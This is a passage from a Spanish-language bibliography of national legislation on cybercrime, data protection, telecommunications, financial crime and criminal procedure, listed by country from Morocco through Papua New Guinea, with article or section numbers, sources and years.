- Dahir No. 1-09-15 du 22 Safar 1430 (18 Février 2009) Portant Promulgation de la Loi No. 09-08 Relative à la Protection des Personnes Physiques à L'égard du Traitement des Données à Caractère Personnel, artículos 23-26, 51-66 (Direction Générale de la Sécurité des Systèmes d'Information Royaume du Maroc, 2009).
- Dahir No. 1-11-03 du 14 Rabii I 1432 (18 Février 2011) Portant Promulgation de la Loi No. 31-08 Édictant des Mesures de Protection du Consommateur, artículos 21, 23-27, 62, 176 (Direction Générale de la Sécurité des Systèmes d'Information Royaume du Maroc, 2011).
- Loi 24/96 Relative à la Poste et aux Télécommunications Telle qu'elle a été Modifiée et Complétée, artículos 10, 16, 21, 29, 83, 86, 92-94 (Direction Générale de la Sécurité des Systèmes d'Information Royaume du Maroc, 1996).
- Dahir No. 1-00-20 du 9 Kaada 1420 (15 Février 2000) Portant Promulgation de la Loi No. 2-00 Relative aux Droits D'auteur et Droits Voisins, artículos 64, 65 (Ministère de la Justice Royaume du Maroc, 2000).
- Code Pénal, artículos 179; 181; 190; 192; 218-1; 218-2; 218-4; 218-4-2; 218-5; 267-2; 267-5; 299-1; 431-5; 445; 448.1; 503-1; 503-2; 474-1; 576; 607-3 to 607-11 (Ministère de la Justice Royaume du Maroc, 1962).
- Dahir No. 1-07-79 du 28 Rabii I 1428 (17 Avril 2007) portant Promulgation de la Loi No. 43-05 Relative à la Lutte Contre le Blanchiment de Capitaux, artículos 2, 7, 23 (Ministère de la Justice Royaume du Maroc, 2007).
- Dahir n° 1-16-127 du 21 kaada 1437 (25 août 2016) Portant Promulgation de la loi n° 27-14 Relative à la Lutte Contre la Traite des êtres Humains, artículo 448.1 (Ministère de la Justice Royaume du Maroc, 2016).

Mauricio

- Bank of Mauritius Act, secciones 51, 66 (Attorney General's Office Republic of Mauritius, 2004).
- Banking Act, secciones 33, 44, 51, 52, 60, 64 (Attorney General's Office Republic of Mauritius, 2004).

- Child Protection Act, secciones 2, 15 (Attorney General's Office Republic of Mauritius, 1994).
- Code Civil Mauricien, secciones 1316-2, 1316-4, 1316-5, 1317 (Attorney General's Office Republic of Mauritius, 1974).
- Combating of Trafficking in Persons Act, sección 11 (Attorney General's Office Republic of Mauritius, 2009).
- Companies Act, sección 334 (Attorney General's Office Republic of Mauritius, 2001).
- Competition Act, secciones 52, 53 (Attorney General's Office Republic of Mauritius, 2007).
- Computer Misuse and Cybercrime Act, secciones 1-21 (Attorney General's Office Republic of Mauritius, 2003).
- Criminal Code (Supplementary) Act, sección 86 (Attorney General's Office Republic of Mauritius, 1870).
- Criminal Code, secciones 76A, 105A, 106-109, 111, 112 (Attorney General's Office Republic of Mauritius, 1838).
- Customs Act, secciones 43A, 127A, 127B, 135, 158, 158A (Attorney General's Office Republic of Mauritius, 1988).
- Dangerous Drugs Act, sección 56 (Attorney General's Office Republic of Mauritius, 2000).
- Data Protection Act, secciones 6, 10, 12, 14, 19, 27, 29-32, 35, 35A, 35B, 44-46, 60-62 (Attorney General's Office Republic of Mauritius, 2004).
- Electronic Transactions Act, secciones 12, 15-17, 40, 44-50 (Attorney General's Office Republic of Mauritius, 2000).
- Financial Intelligence and Anti-Money Laundering Act, secciones 2, 3, 10, 12-17, 19, 22, 29A (Attorney General's Office Republic of Mauritius, 2002).
- Financial Services Act, secciones 29, 44, 45, 87A (Attorney General's Office Republic of Mauritius, 2007).
- Gambling Regulatory Authority Act, secciones 2, 105, 109, 111, 112, 117, 153, 155 (Attorney General's Office Republic of Mauritius, 2007).
- Information and Communication Technologies Act, secciones 18, 32, 45-47 (Attorney General's Office Republic of Mauritius, 2001).
- Mutual Assistance in Criminal and Related Matters Act, secciones 2, 6 (Attorney General's Office Republic of Mauritius, 2003).
- Police Complaints Act, secciones 5, 11, 16 (Attorney General's Office Republic of Mauritius, 2012).

Mauritania

- Loi n° 99-019 Portant sur les telecommunications, artículos 61-67 (Ministère de l'Emploi, de la Formation professionnelle et des Technologies de l'Information et de la Communication République Islamique de Mauritanie, 1999).
- Loi n° 2013-025 portant sur les Communications Électroniques, artículos 42, 83-85, 91, 92, 94, 101-107 (Ministère de l'Emploi, de la Formation professionnelle et des Technologies de l'Information et de la Communication République Islamique de Mauritanie, 2013).
- Loi n° 2016 - 006 portant loi d'orientation de la SMI, artículos 5, 10, 12-14 (Ministère de l'Emploi, de la Formation professionnelle et des Technologies de l'Information et de la Communication République Islamique de Mauritanie, 2016).
- Loi n° 2016 - 007 relative à la cybercriminalité, artículos 1-52 (Ministère de l'Emploi, de la Formation professionnelle et des Technologies de l'Information et de la Communication République Islamique de Mauritanie, 2016).
- Projet de loi sur les Données Personnelles.
- Projet de loi sur les Transactions Électroniques.
- Projet de loi sur la Cryptologie (Ministère de l'Emploi, de la Formation professionnelle et des Technologies de l'Information et de la Communication République Islamique de Mauritanie, 2014).

Micronesia

- Commercial Banking (Title 29), §705 (Pacific Islands Legal Information Institute, 2014).
- Crimes (Title 11), §903 (8), 922, 972, 973, 975, 977, 1144 (Pacific Islands Legal Information Institute, 2014).
- Criminal Procedure (Title 12), §1704 (3), 1707, 1709, 1710, 1717, 1718 (Pacific Islands Legal Information Institute, 2014).
- National Elections (Title 9), §111 (2) (G) (Pacific Islands Legal Information Institute, 2014).
- Taxation and Customs (Title 54), §843, 844, 889 (Pacific Islands Legal Information Institute, 2014).
- Telecommunications (Title 21), §107-109 (Pacific Islands Legal Information Institute, 2014).

Moldavia

- Criminal Code, artículos 132-1, 175-1, 185-1, 208-1, 245-1, 245-2, 259 to 261-2, 346 (State Register-Legal Acts of the Republic of Moldova, 2002).
- Law on Special Investigation Activities, artículos 16, 18, 28 (State Register - Legal Acts of the Republic of Moldova, 29 de marzo de 2012).
- Law on the Security and Intelligence Service of the Republic of Moldova, artículos 7, 9, 11, 12, 17 (State Register-Legal Acts of the Republic of Moldova, 1999).
- Law on Combating Terrorism, artículos 6-8, 11, 12 (State Register-Legal Acts of the Republic of Moldova, 2001).
- Law on Prevention and Combating Money Laundering and Terrorist Financing, artículos 3-6, 10 (State Register-Legal Acts of the Republic of Moldova, 26 de julio de 2007).
- Law on Counteracting Extremist Activity, artículos 2, 3, 7, 8 (State Register-Legal Acts of the Republic of Moldova, 21 de febrero de 2003).
- Law on State Secret, artículos 4, 5, 7 (State Register-Legal Acts of the Republic of Moldova, 2008).
- Law on Personal Data Protection, artículos 15, 18, 20, 23, 24, 26-33 (State Register-Legal Acts of the Republic of Moldova, 2011).
- Law on Electronic Communications, artículos 5, 8, 20, 23, 47, 77 (State Register-Legal Acts of the Republic of Moldova, 15 de noviembre de 2007).
- Law on Electronic Signature and Electronic Document, artículos 9, 18, 24, 26, 27, 36, 40-43 (State Register-Legal Acts of the Republic of Moldova, 2014).
- Law on Payment Services and Electronic Money, artículos 42, 52-56, 58, 94, 97-103, 106 (State Register - Legal Acts of the Republic of Moldova, 18 de mayo de 2012).
- Law on Preventing and Combating Cybercrime, artículos 1-12 (State Register-Legal Acts of the Republic of Moldova, 2009).
- Law on Electronic Commerce, artículos 10-13, 25 (State Register-Legal Acts of the Republic of Moldova, 2004).
- Law on Information and State Information Resources, artículos 9, 10, 22, 30 (State Register-Legal Acts of the Republic of Moldova, 21 de noviembre de 2003).

- Law on Computer, artículos 2, 4, 8, 14, 15, 27, 28, 31, 35, 37 (State Register-Legal Acts of the Republic of Moldova, 22 de junio de 2000).
- Law on Access to Information, artículos 4, 7, 8, 11, 15, 24 (State Register-Legal Acts of the Republic of Moldova, 11 de mayo de 2000).

Mónaco

- Loi n. 1.435 du 08/11/2016 Relative à la Lutte Contre la Criminalité Technologique, artículos 1-29 (Légimonaco-Codes et Lois Monégasques, 8 de noviembre de 2016).
- Loi n. 1.383 du 02/08/2011 sur l'Économie Numérique, artículos 3, 11-13, 22, 29-32, 35-43 (Légimonaco-Codes et Lois Monégasques, 2011).
- Loi n. 1.429 du 04/07/2016 Relative au Télétravail, artículo 9 (Légimonaco-Codes et Lois Monégasques, 4 de julio de 2016).
- Loi n. 1.299 du 15/07/2005 sur la Liberté D'expression Publique, artículos 15-31, 34, 42-45 (Légimonaco-Codes et Lois Monégasques, 2005).
- Loi n. 1.362 du 03/08/2009 Relative à la Lutte Contre le Blanchiment de Capitaux, le Financement du Terrorisme et la Corruption, artículo 18 (Légimonaco-Codes et Lois Monégasques, 2009).
- Loi n. 1.165 du 23/12/1993 Relative à la Protection des Informations Nominatives, artículos 2, 3, 5-1, 8, 10, 11, 11-1, 14-2, 15-2, 17, 17-1, 18-2, 19, 20, 20-1, 21 to 23-1, 25 (Légimonaco-Codes et Lois Monégasques, 1993).
- Loi n. 1.430 du 13/07/2016 Portant Diverses mesures Relatives à la Préservation de la Sécurité Nationale, artículos 9-12, 15 (Légimonaco-Codes et Lois Monégasques, 13 de julio de 2016).
- Code Pénal, artículos 37-1, 82, 83-6, 97, 98, 198, 199, 200, 201, 208-1, 230, 234, 234-1, 266, 294-3, 294-4, 294-6, 308-6, 341-344, 389-1, 389-1 to 389-13, 389-15 (Légimonaco-Codes et Lois Monégasques, 1967).
- Code de Procédure Pénale, artículos 37-1, 47-2, 91-3, 100, 101-103, 106, 106-1, 106-2, 106-3, 106-5, 106-6, 106-8, 106-9, 106-18, 147-2, 182, 255-258, 264, 266, 268-5 to 268-10, 596-5 (Légimonaco-Codes et Lois Monégasques, 1963).

- Code Civil, artículos 24-1, 1163-1 (Légimonaco-Codes et Lois Monégasques, 1880).
- Code de Procédure Civile, artículo 279 (Légimonaco-Codes et Lois Monégasques, 1896).
- Code des Taxes Sur le Chiffre D'affaires, artículos 70a, 80, 118, 120, 120ª (Légimonaco-Codes et Lois Monégasques, 1996).

Mongolia

- Banking Law, artículo 37.6 (Law Portal Site, 2010).
- Copyright and Associated Rights Law, artículos 7.1; 25 (Law Portal Site, 2006).
- Credit Information Law, artículos 17.1; 24.1 (Law Portal Site, 20 de diciembre de 2011).
- Combating Money Laundering and Terrorist Financing Law, artículos 3.1.4; 7.2; 15.1 (Law Portal Site, 2013).
- Information about Transparency and Right to Information Law, artículos 4.1.3; 22 (Law Portal Site, 16 de junio de 2011).
- Electoral Law, artículos 70.1.6; 83 (Law Portal Site, 25 de diciembre de 2015).
- Combating Terrorism Law, artículo 3.1.3.3 (Law Portal Site, 2004).
- Transfer of Technology Law, artículos 7.3; 7.4; 17 (Law Portal Site, 1998).
- State and Official Secrecy Law, artículos 5.1.8; 5.1.9; 12.1.3; 13.1.5; 34 (Law Portal Site, 12 de mayo de 2016).
- Telecom Law, artículos 6.1.7; 20; 25.2.4; 27-29; 32 (Law Portal Site, 2001).
- Combating the Trafficking in Persons Law, artículos 8.1.3; 17.1.2 (Law Portal Site, 2012).
- Child Protection Law, artículo 8 (Law Portal Site, 2 de marzo de 2016).
- Police Law, artículos 14.1.3; 14.1.4; 29.16; 30.1; 59.1.2; 93.1 (Law Portal Site, 2017).
- Electronic Signatures Act, artículos 7.2.4; 10.5.3; 19.1.2; 29.2.1; 29.2.2; 29.2.8; 31.2.2; 36 (Law Portal Site, 15 de diciembre de 2011).
- Criminal Code / Revised, artículos 6.2; 13.8; 13.10; 16.8; 16.9; 17.3; 26.1 to 26.3; 29.8 (Law Portal Site, 3 de diciembre de 2015).
- Criminal Code, artículos 84; 123; 178; 226-229 (Law Portal Site, 2002).

Montenegro

- Law on Electronic Commerce, artículos 8, 9, 19-22, 24 (Ministry for Information Society and Telecommunications Montenegro, 26 de abril de 2010).
- Law on Amendments to the Law on Electronic Commerce, artículos 6a, 6b, 10, 11 (Ministry for Information Society and Telecommunications Montenegro, 21 de abril de 2011).
- Law on Amendments to the Law on Electronic Commerce, artículos 3, 5, 9 (Ministry for Information Society and Telecommunications Montenegro, 11 de diciembre de 2013).
- Law on Electronic Communications, artículos 3, 4, 7, 35, 39, 148, 151, 164, 168-183, 187, 189, 192-196 (Ministry for Information Society and Telecommunications Montenegro, 28 de agosto de 2013).
- Law on Electronic Documents, artículos 13, 21, 24-26, 28 (Ministry for Information Society and Telecommunications Montenegro, 26 de abril de 2013).
- Law on Electronic Signature, artículos 10, 12, 14, 15, 30-33, 39, 42-45 (Ministry for Information Society and Telecommunications Montenegro, 25 de abril de 2010).
- Law on Amendments to the Law on Electronic Signature, artículos 9, 12, 17 (Ministry for Information Society and Telecommunications Montenegro, 20 de abril de 2011).
- Law on Information Security, artículos 1-18 (Ministry for Information Society and Telecommunications Montenegro, 14 de diciembre de 2011).
- Law on Amendments to the Law on information Security, artículos 1-7 (Ministry for Information Society and Telecommunications Montenegro, 2016).
- Law on Electronic Administration, artículos 9, 16, 22 (Ministry for Information Society and Telecommunications Montenegro, 2014).
- Law on Personal Data Protection, artículos 4, 13, 14, 24, 26, 32, 36, 39, 69, 70, 74 (Department of the Interior Montenegro, 2011).
- Criminal Code, artículos 52, 142, 172, 211, 233-237, 333, 349-354, 370 (National Security Agency Montenegro, 2003).
- Criminal Procedure Code, artículos 75, 82, 87, 88, 98, 159, 261 (National Security Agency Montenegro, 2009).

- Law on Classified Information, artículos 61-71, 74, 76a (National Security Agency Montenegro, 2008).
- Law on Defense, artículo 36 7) (National Security Agency Montenegro, 7 de agosto de 2007).
- Law on Prevention of Money Laundering and Financing of Terrorism, artículos 4, 5, 9, 12a, 13, 14, 28a, 50, 66, 92, 95 (National Security Agency Montenegro, 14 de diciembre de 2007).

Mozambique

- Lei das Telecomunicações, artículos 55-66 (Instituto Nacional das Comunicações de Moçambique, 2016).
- Lei das Transacções Electrónicas, artículos 4, 9, 12, 14-18, 20, 22-25, 39-43, 52-54, 57-59, 63-72 (Ministério da Ciência e Tecnologia, Ensino Superior e Técnico-Profissional Moçambique, 2017).
- Lei do Direito à Informação, artículos 5, 21, 22, 37-41 (Portal do Governo de Moçambique, 2014).
- Penal Code, artículos 258, 316-326 (Mulher e Lei na África Austral-Moçambique, 2014).

Níger

- Code Pénal, artículos 116, 399.2-399.9 (Droit Afrique Le droit des affaires en Afrique Francophone, 2003).
- Draft legal framework on Cybercrime, personal data protection, electronic transactions and proofs, Internet domain names (Haut Commissariat à L'Informatique et aux Nouvelles Technologies de L'information et de la Communication-Services du Premier Ministre République du Niger, 2012).
- Loi n ° 2004-41 du 8 juin 2004 portant sur la lutte contre le blanchiment de capitaux, artículos 27, 33 (Ministère de la Justice Niger, 2004).

Namibia

- Communication Act, secciones 70-77, 118, 126 (Communications Regulatory Authority of Namibia, 2009).
- Electoral Act, sección 187 (Parliament Republic of Namibia, 19 de septiembre de 2014).

- Prevention and Combating of Terrorist and Proliferation Activities Act, secciones 20, 24, 30, 46 (Parliament Republic of Namibia, 20 de junio de 2014).
- Financial Intelligence Act, secciones 30, 39, 53, 61 (Parliament Republic of Namibia, 2012).
- Companies Act, secciones 98, 241 (Parliament Republic of Namibia, 30 de diciembre de 2004).
- Criminal Procedure Act, secciones 180, 189, 193, 238, 267, 268, 304 (Parliament Republic of Namibia, 24 de diciembre de 2004).
- Prevention of Organised Crimes Act, sección 87 (Parliament Republic of Namibia, 19 de diciembre de 2004).
- Anti Corruption Act, secciones 24, 27, 47 (Parliament Republic of Namibia, 16 de julio de 2003).
- Combating of Domestic Violence Act, secciones 2 (e), 14 (b) (Parliament Republic of Namibia, 6 de junio de 2003).
- Competition Act, sección 34 (Parliament Republic of Namibia, 3 de abril de 2003).
- Combating of Immoral Practices Amendment Act, sección 14 (Parliament Republic of Namibia, 2000).
- Electronic Transactions and Cyber Crime Bill (Office of the President Republic of Namibia, 2016).

Nauru

- Anti-Money Laundering Act, secciones 12, 17, 27, 33, 35-37, 89 (Ronlaw Nauru's Online Legal Database, 2008).
- Counter Terrorism and Transnational Organised Crime Act, sección 2 (Property) (b) (Ronlaw Nauru's Online Legal Database, 3 de noviembre de 2004).
- Illicit Drugs Control Act, secciones 3 (IX), 15 (Ronlaw Nauru's Online Legal Database, 6 de septiembre de 2004).
- Proceeds of Crime Act, secciones 3 (Document), 79-86, 90, 94, 95 (Ronlaw Nauru's Online Legal Database, 4 de noviembre de 2004).
- Customs Act, secciones 2, 34, 91, 92, 151, 183, 218-220, 232, 244, 293 (Ronlaw Nauru's Online Legal Database, 10 de septiembre de 2014).
- Cybercrime Act, secciones 1-39 (Ronlaw Nauru's Online Legal Database, 2015).

- Electoral Act, sección 131 (Ronlaw Nauru's Online Legal Database, 2016).
- Civil Evidence Act, secciones 7, 8 (Ronlaw Nauru's Online Legal Database, 1972).
- Revenue Administration Act, secciones 45, 66 (Ronlaw Nauru's Online Legal Database, 1 de octubre de 2014).
- Telecommunications Act, secciones 42-51 (Ronlaw Nauru's Online Legal Database, 2002).
- Criminal Code, secciones 53A, 85, 86, 227-229 (Ronlaw Nauru's Online Legal Database, 1921).

Nepal

- Electronic Transaction Act, secciones 44-59 (Trade and Export Promotion Centre Ministry of Commerce Government of Nepal, 2008).
- Right to Information Act, sección 28 (Ministry of Information and Communications Government of Nepal, 2007).
- Bank and Financial Institutions Act, sección 52 (Ministry of Commerce Government of Nepal, 2006).
- Company Act, sección 172 (Office of the Investment Board Government of Nepal, 2006).
- Copyright Act, secciones 2, 21, 25-29 (Office of the Investment Board Government of Nepal, 2002).

Nicaragua

- Código Penal, artículos 175-179, 192-199, 223, 229, 245-251, 275, 291, 417, 440-442 (Asamblea Nacional Nicaragua, 2008).
- Código Procesal Penal, artículos 213, 214 (Asamblea Nacional Nicaragua, 2001).
- Código de la Niñez y la Adolescencia, artículos 67, 224 (Asamblea Nacional Nicaragua, 1998).
- Código Procesal Civil, artículos 275, 276, 350, 820 (Asamblea Nacional Nicaragua, 4 de junio de 2015).
- Ley de Seguridad Soberana, artículos 8, 13 (Asamblea Nacional Nicaragua, 2 de diciembre de 2015).
- Ley de Protección de Datos Personales, artículos 7-12, 14, 44-46 (Asamblea Nacional Nicaragua, 2012).

- Ley de Firma Electrónica, artículos 25, 31-35 (Asamblea Nacional Nicaragua, 1 de julio de 2010).
- Ley de Acceso a la Información Pública, artículos 47-49 (Asamblea Nacional Nicaragua, 2007).
- Ley de Marcas y Otros Signos Distintivos, artículos 84, 85 (Asamblea Nacional Nicaragua, 2001).
- Ley de Derechos de Autor y Derechos Conexos, artículos 2.26, 2.29, 111 (Asamblea Nacional Nicaragua, 1999).
- Ley General de Telecomunicaciones y Servicios Postales, artículos 2, 81-98 (Asamblea Nacional Nicaragua, 1995).
- Ley Contra la Trata de Personas, artículos 6 15), 31 8), 43, 49 (Asamblea Nacional Nicaragua, 25 de febrero de 2015).
- Ley de Protección de los Derechos de las Personas Consumidoras y Usuarias, artículos 6 12., 64, 65, 77-79, 109 (Asamblea Nacional Nicaragua, 2013).
- Ley de Seguridad Democrática, artículo 7 (Asamblea Nacional Nicaragua, 23 de diciembre de 2010).
- Ley de Prevención, Investigación y Persecución del Crimen Organizado y de la Administración de los Bienes Incautados, Decomisados y Abandonados, artículos 62, 65, 74 (Asamblea Nacional Nicaragua, 9 de septiembre de 2010).

Nigeria

- Trafficking in Persons (Prohibition), (Enforcement and Administration) Act, secciones 35, 44, 45, 72 (National Assembly-Federal Republic of Nigeria, 24 de febrero de 2015).
- National Health Act, sección Protection of health records (2) (National Assembly-Federal Republic of Nigeria, 2014).
- Terrorism (Prevention) Act, secciones 21, 23, 26, 29 (National Assembly-Federal Republic of Nigeria, 1 de junio de 2011).
- Terrorism (Prevention)(Amendment) Act, secciones 5, 29, 31 (National Assembly-Federal Republic of Nigeria, 2013).
- Freedom of Information Act, secciones 7, 10, 27 (National Assembly-Federal Republic of Nigeria, 24 de mayo de 2011).
- Money Laundering (Prohibition) Act, sección 13 (National Assembly-Federal Republic of Nigeria, 31 de mayo de 2011).
- Money Laundering (Prohibition) (Amendment) Act, secciones 23, 25 (Funds) (National Assembly-Federal Republic of Nigeria, 2012).

- Evidence Act, secciones 34, 41, 51, 52, 84, 86, 87, 93, 151, 153, 203 (National Assembly-Federal Republic of Nigeria, 19 de mayo de 2011).
- Financial Reporting Council of Nigeria, sección 62 (National Assembly-Federal Republic of Nigeria, 2 de junio de 2011).
- Investments and Securities Act, sección 108 (National Assembly-Federal Republic of Nigeria, 2007).
- Advance Fee Fraud and Other Fraud Related Offences Act, secciones 12, 13 (National Assembly-Federal Republic of Nigeria, 2006).
- Telecommunications Facilities (Lawful Interception of Information) Bill, sección 28 (National Assembly-Federal Republic of Nigeria, 15 de julio de 2015).
- Mutual Assistance in Criminal Matters Bill, secciones 47-58, 65 (National Assembly-Federal Republic of Nigeria, 28 de enero de 2016).
- Sexual Harassment in Tertiary Educational Institutions Prohibition Bill, sección 4 (6) (National Assembly-Federal Republic of Nigeria, 27 de mayo de 2016).
- Nigeria Customs Service Bill, secciones 31, 64, 168, 233, 235, 337, 246 (National Assembly-Federal Republic of Nigeria, 29 de noviembre de 2016).
- Cybercrime (Prohibition, Prevention, etc.) Bill, secciones 1-59 (National Information Technology Development Agency Nigeria, 2015).

Noruega

- Personal Data Act, § 42-49 (Lovdata, 1 de enero de 2001).
- Electronic Communications Act, § 2-7; 10-6; 10-7; 10-14; 12-4 (Lovdata, 25 de julio de 2003).
- Electronic Signature Act, § 8, 9, 17-24 (Lovdata, 1 de julio de 2001).
- Money Laundering Act, § 4, 17, 18, 24 (Lovdata, 15 de abril de 2009).
- Security Act, § 3, 6, 11-16 (Lovdata, 1998).
- A-Data Act, § 7 (Lovdata, 2012).
- -Electronic Commerce Act, § 15-20 (Lovdata, 1 de julio de 2003).
- Penal Code, § 57, 69, 76, 168, 192, 201-211, 371 (Lovdata, 2005).
- Criminal Procedure Act, § 118, 183, 199a, 203, 210, 215a, 216a-216p (Lovdata, 1981).

- Dispute Act, § 22-3; 26-1; 23 (Lovdata, 2008).
- Public Administration, § 15a (Lovdata, 1967).
- Copyright Act, § 53a-56m (Lovdata, 1961).
- Freedom of Information Act, § 7, 10 (Lovdata, 2006).
- Marketing Act, § 10, 10a, 12, 13, 15, 16, 48 (Lovdata, 1 de junio de 2009).
- International Interests in Mobile Equipment Act, § 28 (Lovdata, 2011).
- Financial Corporations Act, § 9-6; 16-2 (Lovdata, 2015).
- Customs Act, § 12-1; 12-4 (Lovdata, 1 de enero de 2009).

Nueva Zelanda

- Electronic Identity Verification Act, secciones 7, 23, 60-63 (New Zealand Legislation, 18 de diciembre de 2012).
- Contract and Commercial Law Act, secciones 221, 228-230, 233-235, 238 (New Zealand Legislation, 1 de marzo de 2017).
- Unsolicited Electronic Messages Act, secciones 1-58 (New Zealand Legislation, 2007).
- Road User Charges Act, secciones 44, 46, Schedule 1 2 (New Zealand Legislation, 20 de febrero de 2012).
- Customs and Excise Act, secciones 159, 182-184, 194A, 205, 209, 209A, 242 (New Zealand Legislation, 1996).
- Corrections Act, secciones 108, 110A, 128, 141A, 189 A-D (New Zealand Legislation, 2004).
- Electronic Courts and Tribunals Act, secciones 19-21, 24, 26-28 (New Zealand Legislation, 2016).
- Electoral Act, secciones 116, 117, 124, 197 (2a) (New Zealand Legislation, 17 de agosto de 1993).
- Food Act, secciones 239, 329 (New Zealand Legislation, 2014).
- Gambling Act, secciones 85, 87, 108C, 334, 362 (New Zealand Legislation, 18 de septiembre de 2003).
- Biosecurity Act, secciones 154N (9) (10) (20), 154O, 161 (J) (New Zealand Legislation, 26 de agosto de 1993).
- Substance Addiction (Compulsory Assessment and Treatment) Act, secciones 60-64, 99 (New Zealand Legislation, 21 de febrero de 2017).
- Companies Act, secciones 379, 388 (New Zealand Legislation, 28 de septiembre de 1993).

- Search and Surveillance Act, secciones 3, 97, 130, 132, 161, 178 (New Zealand Legislation, 5 de abril de 2012).
- Copyright Act, secciones 32, 35, 39 (New Zealand Legislation, 1994).
- New Zealand Security Intelligence Service Act, secciones 4A, 4B, 4F, 4G, 4ID, 5A, 12A (New Zealand Legislation, 1969).
- Education Act, secciones 78A, 139AAF, 255A, 319B (New Zealand Legislation, 1989).
- Criminal Procedure Act, sección 211 (New Zealand Legislation, 2011).
- Films, Videos, and Publications Classification Act, secciones 131, 131A (New Zealand Legislation, 26 de agosto de 1993).
- Telecommunications Act, secciones 112, 113, 116 (New Zealand Legislation, 2001).
- Harassment Act, secciones 3, 4 (New Zealand Legislation, 1997).
- Crimes Act, secciones 124, 124A, 131B, 144C, 216A-N, 248-252 (New Zealand Legislation, 1961).
- Telecommunications (Interception Capability and Security) Act, secciones 1-127 (New Zealand Legislation, 2013).
- Evidence Act, sección 4 (New Zealand Legislation, 2006).
- Government Communications Security Bureau Act, sección 8A (New Zealand Legislation, 1 de abril de 2003).

Omán

- Electronic Transactions Law, artículos 2, 6, 18-25, 49, 52-54 (Sultanate of Oman Information Technology Authority, 2008).
- Cyber Crime Law, artículos 1-35 (Sultanate of Oman Information Technology Authority, 2011).
- Telecommunications Regulatory Act & Amendments, artículos 52, 53, 55, 57, 61, 65-68 Repeated (4) (Sultanate of Oman Telecommunications Regulatory Authority, 2015).
- Press and Publications Law, artículo 26 (Sultanate of Oman Ministry of Legal Affairs, 1984).
- Anti-Money Laundering and Combating the Financing of Terrorism, artículos 5, 54 (Sultanate of Oman Ministry of Legal Affairs, 2016).
- Copyright and Neighboring Rights Law, artículos 20, 40-57 (Sultanate of Oman Ministry of Legal Affairs, 2008).

Países Bajos

- Civil Code Book 1, artículo 18 ter (Overheid, 28 de febrero de 2017).
- Civil Code Book 3, artículo 15e (Overheid, 10 de marzo de 2017).
- Civil Code Book 6, artículos 193i, 196c (Overheid, 9 de marzo de 2017).
- Medicines Act, artículo 67 (Overheid, 2007).
- Telecommunications Act, artículos 7.6a, 10.8, 11.1-11.8a, 11.13, 11a.1-11a.3, 13.1-13.5 (Overheid, 1998).
- Financial Supervision Act, artículos § 2.2.1a.1 2:10a; §2.2.1a.4 2:10f (Overheid, 2006).
- Prevention of Money Laundering and Terrorist Financing Act, artículo 7 (Overheid, 2008).
- Penal Code, artículos 80 sexies, 138ab, 138b, 139 a-g, 161 sexies, 161 septies, 240a, 240b, 248e, 254a, 273d, 326c, 328 quater, 350 a-d, 371, 441a (Overheid, 1881).
- Protection of Personal Information Act, artículo 34 bis (Overheid, 2000).
- Copyright Act, artículos 10, 29b, 45 h-n (Overheid, 1912).
- Databases Act, artículo 5a (Overheid, 1999).
- Strategic Services Act, artículos 8, 20 (Overheid, 2011).

Pakistán

- Prevention of Electronic Crimes Act, secciones 1-55 (The Pakistan Code-Government of Pakistan, 19 de agosto de 2016).
- Payment Systems and Electronic Fund Transfers Act, secciones 3, 10-12, 36, 41, 42, 70 (The Pakistan Code-Government of Pakistan, 2007).
- Penal Code, secciones 292A, 292B, 507 (The Pakistan Code-Government of Pakistan, 1860).
- Anti-Terrorism Act, secciones 11E, 11F, 11W, 11X, 21EE, 27B (The Pakistan Code-Government of Pakistan, 1997).
- Anti-Money Laundering Act, sección 2 (The Pakistan Code-Government of Pakistan, 24 de agosto de 2010).
- Competition Act, sección 34 (The Pakistan Code-Government of Pakistan, 13 de octubre de 2010).

- Customs Act, secciones 32, 32A, 155B, 155H, 155I, 155J, 155K, 155L, 155O, 155P, 155Q (The Pakistan Code-Government of Pakistan, 1969).
- Futures Market Act, sección 80 (The Pakistan Code-Government of Pakistan, 13 de abril de 2016).
- Securities Act, sección 136 (The Pakistan Code-Government of Pakistan, 2015).
- Islamabad Consumers Protection Act, secciones 2, 9 (The Pakistan Code-Government of Pakistan, 1995).
- Pakistan Telecommunication (Reorganization) Act, secciones 31, 32, 54 (The Pakistan Code-Government of Pakistan, 1996).

Palaos

- Financial Institutions-Title 26, §10.101 (Pacific Islands Legal Information Institute, 2008).
- Crimes-Title 17, § 1601, 3839, 4202 (Mm) (7) (Pacific Islands Legal Information Institute, 1966).

Panamá

- Código Penal-Texto Único, artículos 164-168, 171, 180, 181, 184, 185, 187, 190, 193-195, 214, 220, 221, 224-226, 230, 243, 254, 262-273, 284, 287, 288, 288C, 289-292, 295, 298, 328A, 366, 366-A, 387-A, 429, 456ª (Procuraduría General de la Nación República de Panamá, 2016).
- Código Procesal Penal, artículos 131, 224, 252, 311, 314, 315 (Procuraduría General de la Nación República de Panamá, 2008).
- Ley 51 de 2008, artículos 5-7, 11, 23, 33, 44, 46, 55, 61-68, 88, 89, 110 (*Gaceta Oficial Digital de Panamá*, 2008).
- Ley 44 de 2007, artículos 27 (Asamblea Nacional de Panamá, 31 de octubre de 2007).
- Ley 82 de 2012, artículos 33-36, 45, 57 (Asamblea Nacional de Panamá, 2012).
- Ley 51 de 2009, artículos 6-10, 16 (Asamblea Nacional de Panamá, 2009).
- Ley 22 de 2007, artículos 1-7 (Asamblea Nacional de Panamá, 22 de junio de 2007).

- Ley 31 de 1996, artículos 56-60 (Asamblea Nacional de Panamá, 1996).
- Proyecto de Ley 463 de Protección de Datos de Carácter Personal, artículos 4, 8, 12, 24, 29, 34 (Asamblea Nacional de Panamá, 2017).

Papúa Nueva Guinea

- Cybercrime Code Act, secciones 1-50 (National Parliament of Papua New Guinea, 2016).
- Anti-Money Laundering and Counter Terrorist Financing Act, secciones 3, 6, 7, 16, 18, 19, 21, 23, 26, 29-33, 39, 48, 73, 86, 87, 89, 90 (National Parliament of Papua New Guinea, 20 de enero de 2015).
- National Payments System Act, secciones 24-28 (National Parliament of Papua New Guinea, 2013).
- Securities Commission Act, secciones 56, 62, 115 (National Parliament of Papua New Guinea, 2 de diciembre de 2015).
- Central Depositories Act, secciones 55, 62 (National Parliament of Papua New Guinea, 2 de diciembre de 2015).
- Companies Act, sección 422 (Pacific Islands Legal Information Institute, 1997).
- Copyright and Neighbouring Rights Act, secciones 4, 29 (Pacific Islands Legal Information Institute, 2000).
- Criminal Code Act, secciones 178, 229J, 229R-229T (Pacific Islands Legal Information Institute, 1974).
- Customs Act, secciones 131A, 131C, 195 (Pacific Islands Legal Information Institute, 1951).
